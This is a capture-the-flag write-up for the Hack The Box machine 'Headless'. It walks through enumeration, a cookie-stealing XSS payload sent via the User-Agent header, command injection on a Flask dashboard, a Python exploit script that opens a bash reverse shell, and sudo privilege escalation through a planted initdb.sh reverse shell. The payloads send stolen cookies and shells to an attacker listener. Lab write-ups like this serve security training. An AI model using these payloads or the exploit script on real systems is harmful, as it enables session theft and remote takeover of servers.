HTB Machine - Headless
Summary:
Headless is a simple and straightforward machine, which is a nice change of pace with the recent releases. The foothold involves cross-site scripting, an attack vector often overlooked in HTB boxes. I’ll exploit it to steal an admin cookie and access a dashboard page, which is vulnerable to OS command injection. Privesc is simply abusing an insecure bash script ran in sudo.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ sudo nmap --min-rate 1000 -p- 10.129.32.248 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 23:51 ACDT Nmap scan report for 10.129.32.248 Host is up (0.32s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 5000/tcp open upnp Nmap done: 1 IP address (1 host up) scanned in 73.08 seconds ┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ sudo nmap -A -p 22,5000 10.129.32.248 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 23:54 ACDT Nmap scan report for 10.129.32.248 Host is up (0.33s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0) | ssh-hostkey: | 256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA) |_ 256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519) 5000/tcp open upnp? | fingerprint-strings: | GetRequest: | HTTP/1.1 200 OK | Server: Werkzeug/2.2.2 Python/3.11.2 | Date: Thu, 28 Mar 2024 13:24:16 GMT | Content-Type: text/html; charset=utf-8 | Content-Length: 2799 | Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/ | Connection: close | <!DOCTYPE html> | <html lang="en"> | <head> | <meta charset="UTF-8"> | <meta name="viewport" content="width=device-width, initial-scale=1.0"> | <title>Under Construction</title> | <style> | body { | font-family: 'Arial', sans-serif; | background-color: #f7f7f7; | margin: 0; | padding: 0; | display: flex; | justify-content: center; | align-items: center; | height: 100vh; | .container { | text-align: center; | background-color: #fff; | border-radius: 10px; | box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2); | RTSPRequest: | <!DOCTYPE HTML> | <html lang="en"> | <head> | <meta charset="utf-8"> | <title>Error response</title> | </head> | <body> | <h1>Error response</h1> | <p>Error code: 400</p> | <p>Message: Bad request version ('RTSP/1.0').</p> | <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p> | </body> |_ </html> 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : <..SNIP..> Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 443/tcp) HOP RTT ADDRESS 1 325.42 ms 10.10.14.1 2 325.45 ms 10.129.32.248 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 132.00 seconds
nmap found 2 open ports. It couldn’t quite identify the service running on port 5000, but based on the raw response, we can be quite confident that it’s a webserver.
TCP5000 - HTTP:

No hostname was identified, and the site can be directly accessed via IP. It’s an under construction page with a 25 day countdown, but it resets everytime I reload the page. Other than that there’s a single button that redirects to /support.
Wappalyzer also detected it’s running Python Flask.
I checked the page response in Burp, and found an interesting cookie: is_admin.
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Thu, 28 Mar 2024 13:38:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2799
Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
Connection: close

<!DOCTYPE html>
<html lang="en">
..SNIP..
The first part of the cookie is a base64 string, and it decodes to “user”. I repeated the request several times and every time the cookie’s value is the same, indicating it’s not dynamically generated. The cookie name also hinted that there’s an admin user somewhere.
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ echo -n InVzZXIi | base64 -d "user"

The /support page looks just like a dummy contact form I see on many other HTB boxes. The same page just gets returned back when I submitted some random data, and I’m not sure if the data submitted even gets processed at all, so I’ll leave it for now.
Directory Busting:
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ gobuster dir -u http://10.129.32.248:5000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://10.129.32.248:5000 [+] Method: GET [+] Threads: 100 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /support (Status: 200) [Size: 2363] /dashboard (Status: 500) [Size: 265] Progress: 4014 / 220561 (1.82%)^C [!] Keyboard interrupt detected, terminating. Progress: 4014 / 220561 (1.82%) =============================================================== Finished ===============================================================
gobuster found two endpoints: /support which I looked at already, and /dashboard. I’m unauthorized to view that page, however. I’m guessing that authentication is done with the is_admin cookie.

Interestingly, if I visit the page via curl, it returned a 500 instead. Turns out that the page crashes if the is_admin cookie is malformed or missing.
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ curl http://10.129.32.248:5000/dashboard -v * Trying 10.129.32.248:5000... * Connected to 10.129.32.248 (10.129.32.248) port 5000 > GET /dashboard HTTP/1.1 > Host: 10.129.32.248:5000 > User-Agent: curl/8.5.0 > Accept: */* > < HTTP/1.1 500 INTERNAL SERVER ERROR < Server: Werkzeug/2.2.2 Python/3.11.2 < Date: Thu, 28 Mar 2024 13:48:28 GMT < Content-Type: text/html; charset=utf-8 < Content-Length: 265 < Connection: close < <!doctype html> <html lang=en> <title>500 Internal Server Error</title> <h1>Internal Server Error</h1> <p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p> * Closing connection
Without this cookie, I can’t progress any further.
Support Page:

At this point I was somewhat lost, and the only remaining option I could think of was to submit XSS payload in the contact form, with a slim hope that someone would review the data and get infected. I started throwing random XSS payloads in the form, and to my surprise, it returned something different.
Despite being one of the most frequently exploited attack vector and consistently appearing in OWASP’s Top 10 lists, XSS is rarely seen on HTB boxes, particularly on easy ones. Hence I often overlooked XSS and didn’t bother testing for it, and was genuinely surprised that it’s part of the attack chain here.
So whenever dangerous data such as <script>alert()</script> are detected to be submitted, the server generates the above report that will be “sent to the administrators for investigation”.
The report contains most of the request’s headers, which are also user-controlled. If sanitization are not done properly here, I can poison the headers with XSS payloads that would hit the reviewing admin.

I repeated the POST request, and set User-Agent as <h1>XSS</h1>:
POST /support HTTP/1.1
Host: 10.129.32.248:5000
Content-Length: 105
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.32.248:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: <h1>XSS</h1>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.32.248:5000/support
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: close

fname=asdf&lname=asdf&email=asdf%40asdf.com&phone=00000000&message=%3Cscript%3Ealert%28%29%3C%2Fscript%3E
The resulting report confirms that there’s no sanitization done on this header.

In fact, every single header except Content-Type can be poisoned:
Foothold:
XSS via Request Header Poisoning:
The above only proved that the site doesn’t properly sanitize user input properly, and I’m still not sure if someone (admin) is actually viewing the report.
To verify this, I sent another poisoned request containing an <img> with its source pointing to my server:
POST /support HTTP/1.1
Host: 10.129.32.248:5000
Content-Length: 105
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.32.248:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: <img src="http://10.10.14.62:8000">
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.32.248:5000/support
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Connection: close

fname=asdf&lname=asdf&email=asdf%40asdf.com&phone=00000000&message=%3Cscript%3Ealert%28%29%3C%2Fscript%3E
After a short while, a GET request is detected on my HTTP server, confirming an admin is actively reading these reports:
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 10.129.32.248 - - [29/Mar/2024 00:37:58] "GET / HTTP/1.1" 200 -
The obvious thing to do here is to try to steal his cookie. I’ll use the following payload adapted from PayloadAllTheThings:
User-Agent: <script>new Image().src="http://10.10.14.62:8000?c="+document.cookie;</script>
After a while, another request is detected, this time containing a cookie.
10.129.32.248 - - [29/Mar/2024 00:42:03] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -

I’ll add this cookie in my browser, and /dashboard can be accessed:
Admin Dashboard:
The page is very basic, with a single function of generating health reports. Clicking on it simply returns the following message:
Checking the POST request, it sends the date as POST data.
POST /dashboard HTTP/1.1
Host: 10.129.32.248:5000
Content-Length: 15
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.32.248:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.32.248:5000/dashboard
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: close

date=2023-09-15
I’ll try a simple command injection here:
date=2023-09-15;whoami
and the page returned the current user: dvir. That’s RCE!
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Thu, 28 Mar 2024 14:19:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2033
Connection: close

<!DOCTYPE html>
<html lang="en">
..SNIP..
    <div id="output-container">
    <div id="output-content" style="background-color: green; color: white; padding: 10px; border-radius: 5px;">
        Systems are up and running!
        dvir

    </div>
</div>
</body>
</html>
For foothold, I’ll send the following base64 payload:
date=2024-09-15;echo+L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjYyLzgwMDEgMD4mMQ%3d%3d+|+base64+-d+|+bash
and it sends back a shell session to my listener:
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.62] from (UNKNOWN) [10.129.32.248] 36712 bash: cannot set terminal process group (1158): Inappropriate ioctl for device bash: no job control in this shell dvir@headless:~/app$ id uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
Here’s a Python script for the command injection if you don’t want to do all these in Burp:
import sys
import requests
import base64
from colorama import Fore, Style

def generate_payload(lhost, lport):
    print(Fore.BLUE + "[*] Generating payload..." + Style.RESET_ALL)
    cmd = f"/bin/bash -i >& /dev/tcp/{lhost}/{lport} 0>&1"
    return base64.b64encode(cmd.encode()).decode()

def send_req(server_ip, payload):
    print(Fore.BLUE + "[*] Sending to server..." + Style.RESET_ALL)
    url = f"http://{server_ip}:5000/dashboard"
    cookies = {"is_admin": "ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0"}
    data = {"date": f"2023-09-15;echo {payload} | base64 -d | bash"}
    try:
        r = requests.post(url, data=data, cookies=cookies, timeout=(5,5))
    except requests.Timeout:
        pass
    except requests.RequestException as e:
        print(Fore.RED + "[-] Something went wrong." + Style.RESET_ALL)
        print(Fore.RED + f"[-] Error: {e}" + Style.RESET_ALL)

    print(Fore.GREEN + "[+] Payload sent. Check your listener" + Style.RESET_ALL)
    return

def main():
    if len(sys.argv) != 4:
        print(Fore.RED + "[-] Usage: python exploit.py <SERVER_IP> <LHOST> <LPORT>" + Style.RESET_ALL)
        exit(0)

    server_ip = sys.argv[1]
    lhost = sys.argv[2]
    lport = sys.argv[3]

    payload = generate_payload(lhost, lport)
    print(Fore.BLUE + f"[*] Base64 payload: {payload}" + Style.RESET_ALL)
    send_req(server_ip, payload)

if __name__ == "__main__":
    main()
User Flag:
dvir@headless:~$ cat user.txt 68b2d5b9************************
Escalation from dvir:
Source Code:
dvir@headless:~/app$ ls -la total 40 drwxr-xr-x 3 dvir dvir 4096 Feb 16 23:49 . drwx------ 8 dvir dvir 4096 Feb 16 23:49 .. -rwxr-xr-x 1 dvir dvir 2867 Sep 10 2023 app.py -rw-r--r-- 1 dvir dvir 2100 Sep 10 2023 dashboard.html -rw-r--r-- 1 dvir dvir 1513 Sep 9 2023 hackattempt.html drwxr-xr-x 2 dvir dvir 4096 Mar 28 16:13 hacking_reports -rw-r--r-- 1 dvir dvir 2896 Feb 16 23:35 index.html -rw-r--r-- 1 dvir dvir 1185 Feb 2 16:08 inspect_reports.py -rwxr-xr-x 1 dvir dvir 48 Sep 9 2023 report.sh -rw-r--r-- 1 dvir dvir 2457 Sep 9 2023 support.html
The shell landed me in /app, which is the web directory. I’ll check out several files in here.
app.py:
from flask import Flask, render_template, request, make_response, abort, send_file
from itsdangerous import URLSafeSerializer
import os
import random

app = Flask(__name__, template_folder=".")


app.secret_key = b'PcBE2u6tBomJmDMwUbRzO18I07A'
serializer = URLSafeSerializer(app.secret_key)

hacking_reports_dir = '/home/dvir/app/hacking_reports'
os.makedirs(hacking_reports_dir, exist_ok=True)

@app.route('/')
def index():
    client_ip = request.remote_addr
    is_admin = True if client_ip in ['127.0.0.1', '::1'] else False
    token = "admin" if is_admin else "user"
    serialized_value = serializer.dumps(token)

    response = make_response(render_template('index.html', is_admin=token))
    response.set_cookie('is_admin', serialized_value, httponly=False)

    return response

@app.route('/dashboard', methods=['GET', 'POST'])
def admin():
    if serializer.loads(request.cookies.get('is_admin')) == "user":
        return abort(401)

    script_output = ""

    if request.method == 'POST':
        date = request.form.get('date')
        if date:
            script_output = os.popen(f'bash report.sh {date}').read()

    return render_template('dashboard.html', script_output=script_output)

@app.route('/support', methods=['GET', 'POST'])
def support():
    if request.method == 'POST':
        message = request.form.get('message')
        if ("<" in message and ">" in message) or (" in message and " in message):
            request_info = {
                "Method": request.method,
                "URL": request.url,
                "Headers": format_request_info(dict(request.headers)),
            }

            formatted_request_info = format_request_info(request_info)
            html = render_template('hackattempt.html', request_info=formatted_request_info)

            filename = f'{random.randint(1, 99999999999999999999999)}.html'
            with open(os.path.join(hacking_reports_dir, filename), 'w', encoding='utf-8') as html_file:
                html_file.write(html)

            return html

    return render_template('support.html')

@app.route('/hacking_reports/<int:report_number>')
def hacking_reports(report_number):
    report_file = os.path.join(hacking_reports_dir, f'{report_number}.html')

    if os.path.exists(report_file):
        return send_file(report_file)
    else:
        return "Report not found", 404

def format_request_info(info):
    formatted_info = ''
    for key, value in info.items():
        formatted_info += f"<strong>{key}:</strong> {value}<br>"
    return formatted_info

def format_form_data(form_data):
    formatted_data = {}
    for key, value in form_data.items():
        formatted_data[key] = value
    return formatted_data

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=5000)
Straightaway you can see that the POST data is directly used inside os.popen(), hence allowing the command injection attack. report.sh is just a dummy script that echoes “Systems are up and running!”.
script_output = os.popen(f'bash report.sh {date}').read()
Also, when a hacking attempt is detected, it saves the request info as a dictionary and then passed to a Jinja2 template for rendering.
hackattempt.html:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Hacking Attempt Detected</title>
    <style>
        <..SNIP..>
    </style>
</head>
<body>
    <div class="container">
        <h1>Hacking Attempt Detected</h1>
        <p>Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.</p>
        <p><strong>Client Request Information:</strong></p>
        <pre></pre>
    </div>
</body>
</html>
This is the template for the hack report. Interestingly the | safe filter is used, which according to this, explicitly disables HTML escaping. We’ll come back to this later.
SSH Access:
Since port 22 is also open, I’ll use ssh-keygen to generate a key pair and add the public key into ~/.ssh/authorized_keys. Now I can directly log in via SSH for a more stable shell.
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ ssh dvir@10.129.32.248 -i ssh_key Warning: Permanently added '10.129.32.248' (ED25519) to the list of known hosts. Linux headless 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64 The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. You have mail. dvir@headless:~$
First thing I noticed is “You have mail”. It can be found in /var/mail:
dvir@headless:/var/mail$ ls -la total 12 drwxrwsr-x 2 root mail 4096 Sep 10 2023 . drwxr-xr-x 11 root root 4096 Sep 9 2023 .. -rw-r--r-- 1 root mail 772 Sep 10 2023 dvir dvir@headless:/var/mail$ cat dvir Subject: Important Update: New System Check Script Hello! We have an important update regarding our server. In response to recent compatibility and crashing issues, we've introduced a new system check script. What's special for you? - You've been granted special privileges to use this script. - It will help identify and resolve system issues more efficiently. - It ensures that necessary updates are applied when needed. Rest assured, this script is at your disposal and won't affect your regular use of the system. If you have any questions or notice anything unusual, please don't hesitate to reach out to us. We're here to assist you with any concerns. By the way, we're still waiting on you to create the database initialization script! Best regards, Headless
The phrasing is a bit funny, but it essentially suggests that the user has sudo rights to run a script.
Sudo Rights:
dvir@headless:~$ sudo -l Matching Defaults entries for dvir on headless: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty User dvir may run the following commands on headless: (ALL) NOPASSWD: /usr/bin/syscheck
As hinted by the mail, the user can run /usr/bin/syscheck with sudo.
/usr/bin/syscheck:
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
The script can be broken down into the following 3 steps:
- It first checks if it’s been run by
root, it exits if not. - Then it reports several other checks such as kernel modification time and disk space
- Finally it checks if
initdb.shis running or not. If not, start the script.
Notably, the script looks for initdb.sh in the current working directory. Since I’m in a directory I have write access to, I can create initdb.sh that contains a reverse shell payload:
#!/bin/bash

echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjYyLzgwMDEgMD4mMQ== | base64 -d | bash
I’ll grant the payload execute permissions, and run the sudo command:
dvir@headless:~$ chmod +x initdb.sh dvir@headless:~$ sudo syscheck Last Kernel Modification Time: 01/02/2024 10:05 Available disk space: 2.0G System load average: 0.01, 0.02, 0.00 Database service is not running. Starting it...
The script hanged, but a root shell got sent back to my listener:
┌──(ch3ng㉿localhost)-[~/machines/headless] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.62] from (UNKNOWN) [10.129.32.248] 44162 root@headless:/home/dvir# id uid=0(root) gid=0(root) groups=0(root)
Root Flag:
root@headless:~# cat root.txt 736d8103************************
Post-Exploitation:
With root access, I now have unrestricted access to the system. As a fun challenge, I’ll attempt to patch the XSS vulnerability in the web app.
Attempt 1:
As mentioned earlier, | safe explicitly disabled HTML escaping, so theoretically the issue would be fixed by removing this filter in the template.
hackreport.html:
<body>
    <div class="container">
        <h1>Hacking Attempt Detected</h1>
        <p>Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.</p>
        <p><strong>Client Request Information:</strong></p>
        <pre></pre>
    </div>
</body>
I’ll also modify app.py to run on port 5555:
if __name__ == '__main__':
    app.run(host="0.0.0.0", port=5555)
And finally start the server:
root@headless:/home/dvir/app# python3 app.py * Serving Flask app 'app' * Debug mode: off WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead. * Running on all addresses (0.0.0.0) * Running on http://127.0.0.1:5555 * Running on http://10.129.32.248:5555 Press CTRL+C to quit

Now the “patched” version can be accessed on port 5555:
